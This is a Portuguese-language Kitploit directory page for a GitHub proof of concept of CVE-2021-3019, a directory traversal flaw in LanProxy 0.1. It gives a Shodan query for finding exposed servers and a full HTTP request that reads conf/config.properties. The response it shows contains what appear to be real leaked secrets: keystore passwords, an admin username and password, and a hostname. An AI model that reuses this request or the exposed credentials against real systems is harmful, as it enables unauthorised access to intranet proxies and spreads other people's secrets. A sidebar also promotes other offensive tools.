
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/murataydemir/cve-2021-3019
Análise de VulnerabilidadesExploração de Aplicações WebColeta de InformaçõesTestes de PenetraçãoConfiguração Incorreta
GitHubmurataydemir/cve-2021-3019

CVE-2021-3019

[CVE-2021-3019] LanProxy Travessia de Diretórios

Ver Repositório
1131há 5 anosAinda não revisado
Compartilhar

[CVE-2021-3019] Traversal de Diretório no LanProxy



Lanproxy é uma ferramenta de penetração de intranet que faz proxy de computadores pessoais e servidores da LAN para a rede pública. Ela suporta encaminhamento de tráfego tcp e qualquer protocolo de camada superior tcp (acesso a sites da intranet, depuração de interface de pagamento local, acesso ssh, área de trabalho remota, etc.) A versão 0.1 do LanProxy é vulnerável a uma vulnerabilidade de traversal de diretório que pode levar à leitura de conf/config.properties para obter credenciais para conexão com a intranet.

Pesquisa no Shodan: "Server: LPS-0.1"

Lendo o arquivo de configuração

GET /../conf/config.properties HTTP/1.1
Host: vulnerablehost:8090
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Server: LPS-0.1

server.bind=0.0.0.0

#与代理客户端通信端口
#这个端口是指客户端连接时对应的端口
server.port=4900

#ssl相关配置
server.ssl.enable=true
server.ssl.bind=0.0.0.0
server.ssl.port=4993
server.ssl.jksPath=usa.nat.candycloud.xyz
server.ssl.keyStorePassword=j5740NtBDCdH1ay
server.ssl.keyManagerPassword=j5740NtBDCdH1ay

#这个配置可以忽略
server.ssl.needsClientAuth=false

#WEB在线配置管理相关信息
#服务端ip地址一般不用修改默认就好
config.server.bind=0.0.0.0

#后台控制面板端口(安全组放行端口)
config.server.port=8090

#后台控制面板账号密码
config.admin.username=admin
config.admin.password=Twx7x03hCBbmwtr

Imagem do PoC Imagem do PoC Imagem do PoC

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    360
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    289

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






